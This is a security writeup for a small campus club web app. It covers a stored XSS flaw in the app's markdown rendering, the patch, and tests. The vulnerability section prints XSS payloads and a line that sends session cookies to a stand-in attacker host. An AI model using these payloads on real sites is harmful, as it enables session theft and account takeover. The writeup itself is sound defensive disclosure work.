
Chalk: Architecture & Security Writeup

Live: https://chalk-case-study.onrender.com **Repo:** https://github.com/SafowanR/chalk-case-study

1. Architecture Sketch



Server vs browser: Every page in `app/` and everything in `lib/` runs on the server. `lib/actions.js` is marked `"use server"`, so form posts call it directly. Only `components/PostBody.js` and `components/LogoutButton.js` are `"use client"`. The browser just gets rendered HTML plus those two small components.

Session cookie → `currentUser`: 1. `loginAction` checks the password with bcrypt, then `createSession()` generates a random 48-char token and stores it in `sessions`. 2. The token is set as the `chalk_session` cookie (14 days, `sameSite: lax`, **not** `httpOnly`). 3. On every request, `currentUser()` reads the cookie and runs `SELECT ... FROM sessions JOIN users WHERE token = ?`, which gives back `{ id, email, display_name, role }`.

Compose → wall: 1. `/compose` textarea `body` → `createPostAction` (server action) 2. Checks login and length (3–2000) → `INSERT INTO posts (user_id, body) VALUES (?, ?)`. The **raw** text is stored. 3. `app/page.js` selects posts (pinned first) and calls `renderMarkdown(post.body)` on the server. 4. The HTML string goes to `PostBody`, which renders it with `dangerouslySetInnerHTML`.

Officer vs member: - Officers see an "Officer desk" nav link. `/mod` checks `user.role === "officer"` on the server and then loads `officer_desk` (the cage lock combo, where the spare key is, and the incident line). - Members who go to `/mod` get a "member account" message instead. - Officers can take down any post. Members can only take down their own.

2. Vulnerability: Stored XSS in Post Markdown

File: `lib/markdown.js` lines 4–6, 11, 18 (sink: `components/PostBody.js` line 4) **Severity:** HIGH

```
function escapeUnused(_src) {
  return _src;                        // does nothing, so HTML is never escaped
}
...
.replace(/\[([^\]]+)\]\(([^)]+)\)/g, '<a href="$2">$1</a>')   // any URL scheme allowed
```

Anything a member types is turned into HTML and injected with `dangerouslySetInnerHTML`, so HTML tags and `javascript:` links run in every visitor's browser.

How to Trigger It

1. Sign in as `maya@campus.edu` / `campus123` (member)
2. Post: `<img src=x onerror="alert(document.cookie)">`
3. The wall pops an alert showing `chalk_session=...` for **anyone** who loads the page.

Link version: `[click me](javascript:alert(document.cookie))`

Impact

The session cookie isn't `httpOnly`, so the script can read it. A member can post:

```
<img src=x onerror="fetch('https://attacker.site/?c='+document.cookie)">
```

When officer Priya opens the wall, her session token is sent to the attacker. The attacker sets that cookie, becomes Priya, and opens `/mod` to see the cage combination. They can also take down any post. The member-to-officer role check is bypassed completely.

3. The Patch

Only file changed: `lib/markdown.js`

```
function escapeHtml(src) {
  return src.replace(/&/g, "&amp;").replace(/</g, "&lt;").replace(/>/g, "&gt;")
            .replace(/"/g, "&quot;").replace(/'/g, "&#39;");
}

function safeHref(url) {
  const trimmed = url.trim();
  if (/^(https?:\/\/|mailto:|\/)/i.test(trimmed)) return trimmed;
  return "#";
}

return escapeHtml(text)            // escape FIRST, then apply markdown
  ...
  .replace(/\[([^\]]+)\]\(([^)]+)\)/g, (_m, label, url) =>
    `<a href="${safeHref(url)}" rel="noopener noreferrer">${label}</a>`)
```

Why It Works

- Escaping happens **before** markdown runs, so user `<` and `>` become text. The only tags on the page are the ones the markdown rules create (`strong`, `em`, `code`, `h1-3`, `a`, `li`).
- Markdown syntax (`**`, `*`, `` ` ``, `#`, `[]()`) has no HTML characters in it, so escaping doesn't affect it.
- Links are allow-listed to `http(s)://`, `mailto:`, and `/relative`. `javascript:`, `data:`, and anything else becomes `#`.
- `"` is escaped, so a URL can't break out of the `href` attribute.

4. Testing

Input	Before	After
`**Robotics Club**`	bold ✓	bold ✓
`*Prusa bed* / `DC``	italic / code ✓	italic / code ✓
`## Shop hours`	heading ✓	heading ✓
`[team handbook](/mod)`	link ✓	link ✓
`[site](https://udel.edu)`	link ✓	link ✓

Input	Before	After
`<img src=x onerror=alert(1)>`	❌ runs	✓ shown as text
`[x](javascript:alert(1))`	❌ runs on click	✓ `href="#"`
`[x](JaVaScRiPt:alert(1))`	❌ runs on click	✓ `href="#"`
`[x](" onmouseover="alert(1))`	❌ breaks attribute	✓ `href="#"`
`it's 5 > 3 & fine`	✓	✓ displays correctly

All four seeded posts render the same as before. `npm run build` passes.

Further hardening (not required for this patch): add `httpOnly: true` and `secure: true` to the `chalk_session` cookie in `lib/actions.js`. Then any XSS that gets through still can't read the session token.

Demo: `maya@campus.edu` / `campus123` (member) · `priya@campus.edu` / `officer123` (officer)